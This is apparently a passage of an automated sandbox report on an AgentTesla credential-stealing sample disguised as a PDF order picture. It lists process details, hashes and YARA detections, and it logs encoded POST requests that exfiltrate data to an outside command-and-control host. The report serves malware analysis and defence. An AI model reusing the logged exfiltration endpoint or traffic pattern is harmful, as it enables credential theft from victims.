2021-11-25 11:19:37 UTC	0	OUT	Data Raw: 70 3d 76 71 62 7a 34 79 4b 6c 46 48 79 76 59 6d 2f 70 71 4f 78 62 70 68 66 41 45 56 53 7a 31 54 45 6a 70 43 49 4f 74 30 48 72 7a 35 42 4f 38 30 36 79 41 6f 64 6d 6c 30 75 69 31 53 78 74 59 49 6a 68 59 51 6d 2f 4a 47 58 39 2f 34 30 53 41 35 66 38 6a 62 45 64 75 62 33 30 6c 7a 61 5a 6a 45 37 7a 67 47 6b 25 32 42 4a 36 6e 78 33 35 51 52 64 79 57 55 53 37 6a 76 4f 55 56 64 58 6c 4a 4d 5a 36 51 30 73 63 4d 4c 4b 31 33 61 30 63 32 32 67 46 47 37 2f 4a 73 76 57 67 6c 4f 31 2f 76 49 6d 63 4a 61 4d 77 47 39 53 54 45 71 65 63 70 50 76 57 59 70 37 6e 25 32 42 71 73 36 68 52 70 4e 54 63 45 7a 66 71 79 30 5a 25 32 42 68 66 42 34 48 4b 6a 25 32 42 34 38 25 32 42 66 71 48 4d 71 69 5a 67 64 55 5a 42 53 72 36 7a 66 55 78 54 43 4f 4b 58 77 39 45 31 6b 67 77 62 56 42 54 2f Data Ascii: p=vqbz4yKlFHyvYm/pqOxbphfAEVSz1TEjpCIOt0Hrz5BO806yAodml0ui1SxtYIjhYQm/JGX9/40SA5f8jbEdub30lzaZjE7zgGk%2BJ6nx35QRdyWUS7jvOUVdXlJMZ6Q0scMLK13a0c22gFG7/JsvWglO1/vImcJaMwG9STEqecpPvWYp7n%2Bqs6hRpNTcEzfqy0Z%2BhfB4HKj%2B48%2BfqHMqiZgdUZBSr6zfUxTCOKXw9E1kgwbVBT/
2021-11-25 11:19:38 UTC	0	IN	HTTP/1.1 200 OK Date: Thu, 25 Nov 2021 11:19:37 GMT Server: Apache Connection: close Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8
2021-11-25 11:19:38 UTC	0	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49843	104.223.93.105	443	C:\Users\user\Desktop\#U56de#U8986 Picture for ORDER AFF21-19810,pdf.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-25 11:20:39 UTC	0	OUT	POST /buzo/inc/a9e2f06d4bab2c.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: www.mgbless.in Content-Length: 362 Expect: 100-continue
2021-11-25 11:20:39 UTC	1	IN	HTTP/1.1 100 Continue
2021-11-25 11:20:39 UTC	1	OUT	Data Raw: 70 3d 4f 39 75 62 6f 2f 47 35 47 47 69 76 59 6d 2f 70 71 4f 78 62 70 68 66 41 45 56 53 7a 31 54 45 6a 70 43 49 4f 74 30 48 72 7a 35 42 4f 38 30 36 79 41 6f 64 6d 6c 30 75 69 31 53 78 74 59 49 6a 68 59 51 6d 2f 4a 47 58 39 2f 34 30 53 41 35 66 38 6a 62 45 64 75 62 33 30 6c 7a 61 5a 6a 45 37 7a 67 47 6b 25 32 42 4a 36 6e 78 33 35 51 52 64 79 57 55 53 37 6a 76 4f 55 56 64 58 6c 4a 4d 5a 36 51 30 73 63 4d 4c 4b 31 33 61 30 63 32 32 67 46 47 37 2f 4a 73 76 57 67 6c 4f 31 2f 76 49 6d 63 4a 61 4d 77 47 39 53 54 45 71 65 63 70 50 76 57 59 70 37 6e 25 32 42 71 73 36 68 52 70 4e 54 63 45 7a 66 71 25 32 42 70 6b 5a 51 4e 68 49 65 46 42 45 59 77 55 71 37 4c 35 54 74 5a 67 64 55 5a 42 53 72 36 7a 66 55 78 54 43 4f 4b 58 77 39 45 31 6b 67 77 62 56 42 54 2f 6a 50 4b 6a Data Ascii: p=O9ubo/G5GGivYm/pqOxbphfAEVSz1TEjpCIOt0Hrz5BO806yAodml0ui1SxtYIjhYQm/JGX9/40SA5f8jbEdub30lzaZjE7zgGk%2BJ6nx35QRdyWUS7jvOUVdXlJMZ6Q0scMLK13a0c22gFG7/JsvWglO1/vImcJaMwG9STEqecpPvWYp7n%2Bqs6hRpNTcEzfq%2BpkZQNhleFBEYwUq7L5TtZgdUZBSr6zfUxTCOKXw9E1kgwbVBT/jPKj
2021-11-25 11:20:39 UTC	1	IN	HTTP/1.1 200 OK Date: Thu, 25 Nov 2021 11:20:39 GMT Server: Apache Connection: close Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8
2021-11-25 11:20:39 UTC	1	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49846	104.223.93.105	443	C:\Users\user\Desktop\#U56de#U8986 Picture for ORDER AFF21-19810,pdf.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-25 11:20:52 UTC	1	OUT	POST /buzo/inc/a9e2f06d4bab2c.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: www.mgbless.in Content-Length: 376 Expect: 100-continue Connection: Keep-Alive
2021-11-25 11:20:53 UTC	1	IN	HTTP/1.1 100 Continue

Timestamp	kBytes transferred	Direction	Data
2021-11-25 11:20:53 UTC	1	OUT	Data Raw: 70 3d 47 78 42 77 34 58 68 59 68 58 69 76 59 6d 2f 70 71 4f 78 62 70 68 66 41 45 56 53 7a 31 54 45 6a 70 43 49 4f 74 30 48 72 7a 35 42 4f 38 30 36 79 41 6f 64 6d 6c 30 75 69 31 53 78 74 59 49 6a 68 59 51 6d 2f 4a 47 58 39 2f 34 30 53 41 35 66 38 6a 62 45 64 75 62 33 30 6c 7a 61 5a 6a 45 37 7a 67 47 6b 25 32 42 4a 36 6e 78 33 35 51 52 64 79 57 55 53 37 6a 76 4f 55 56 64 58 6c 4a 4d 5a 36 51 30 73 63 4d 4c 4b 31 33 61 30 63 32 32 67 46 47 37 2f 4a 73 76 57 67 6c 4f 31 2f 76 49 6d 63 4a 61 4d 77 47 39 53 54 45 71 65 63 70 50 76 57 59 70 37 6e 25 32 42 71 73 36 68 52 70 4e 54 63 45 7a 66 71 30 57 71 35 62 71 68 58 50 69 45 46 30 59 62 62 54 70 56 57 74 35 67 64 55 5a 42 53 72 36 7a 66 55 78 54 43 4f 4b 58 77 39 45 31 6b 67 77 62 56 42 54 2f 6a 50 4b 6a 67 53 Data Ascii: p=GxBw4XhYhXivYm/pqOxbphfAEVSz1TEjpClOt0Hrz5BO806yAodml0ui1SxtYIjhYQm/JGX9/40SA5f8jbEdub30lzaZjE7zgGk%2BJ6nx35QRdyWUS7jvOUVdXlJMZ6Q0scMLK13a0c22gFG7/JsvWglO1/vImcJaMwG9STEqecpPvWYp7n%2Bqs6hRpNTcEzfq0Wq5bqhXPiEF0YbbTpVWt5gdUZBSr6zfUxTCOKXw9E1kgwbVBT/jPKjgS
2021-11-25 11:20:53 UTC	2	IN	HTTP/1.1 200 OK Date: Thu, 25 Nov 2021 11:20:52 GMT Server: Apache Connection: close Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 2 []
2021-11-25 11:20:53 UTC	2	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: #U56de#U8986 Picture for ORDER AFF21-19810,pdf.exe PID: 7084
Parent PID: 5568

General

Start time:	12:19:04
Start date:	25/11/2021
Path:	C:\Users\user\Desktop\#U56de#U8986 Picture for ORDER AFF21-19810,pdf.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\#U56de#U8986 Picture for ORDER AFF21-19810,pdf.exe"
Imagebase:	0xdf0000
File size:	526848 bytes
MD5 hash:	7FB080A6AA45B1AC87C003E3F84A2983
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.661006568.0000000003161000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.661208274.0000000003298000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.661498626.000000000416D000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.661498626.000000000416D000.00000004.00000001.sdmp, Author: Joe Security

Reputation:	low

File Activities Show Windows behavior

File Created

File Written

File Read

Analysis Process: #U56de#U8986 Picture for ORDER AFF21-19810,pdf.exe PID: 4780 Parent PID: 7084

General

Start time:	12:19:07
Start date:	25/11/2021
Path:	C:\Users\user\Desktop\#U56de#U8986 Picture for ORDER AFF21-19810,pdf.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\#U56de#U8986 Picture for ORDER AFF21-19810,pdf.exe
Imagebase:	0x3e0000
File size:	526848 bytes
MD5 hash:	7FB080A6AA45B1AC87C003E3F84A2983
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: #U56de#U8986 Picture for ORDER AFF21-19810,pdf.exe PID: 4296 Parent PID: 7084

General

Start time:	12:19:08
Start date:	25/11/2021
Path:	C:\Users\user\Desktop\#U56de#U8986 Picture for ORDER AFF21-19810,pdf.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\#U56de#U8986 Picture for ORDER AFF21-19810,pdf.exe
Imagebase:	0x8c0000
File size:	526848 bytes
MD5 hash:	7FB080A6AA45B1AC87C003E3F84A2983
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000000.658655936.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000005.00000000.658655936.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.915300159.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000005.00000002.915300159.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.916801544.0000000002E62000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000000.657499770.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000005.00000000.657499770.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000000.658122914.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000005.00000000.658122914.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000000.656873284.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000005.00000000.656873284.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.916525132.0000000002D11000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000002.916525132.0000000002D11000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Read

Registry Activities Show Windows behavior

Disassembly

Code Analysis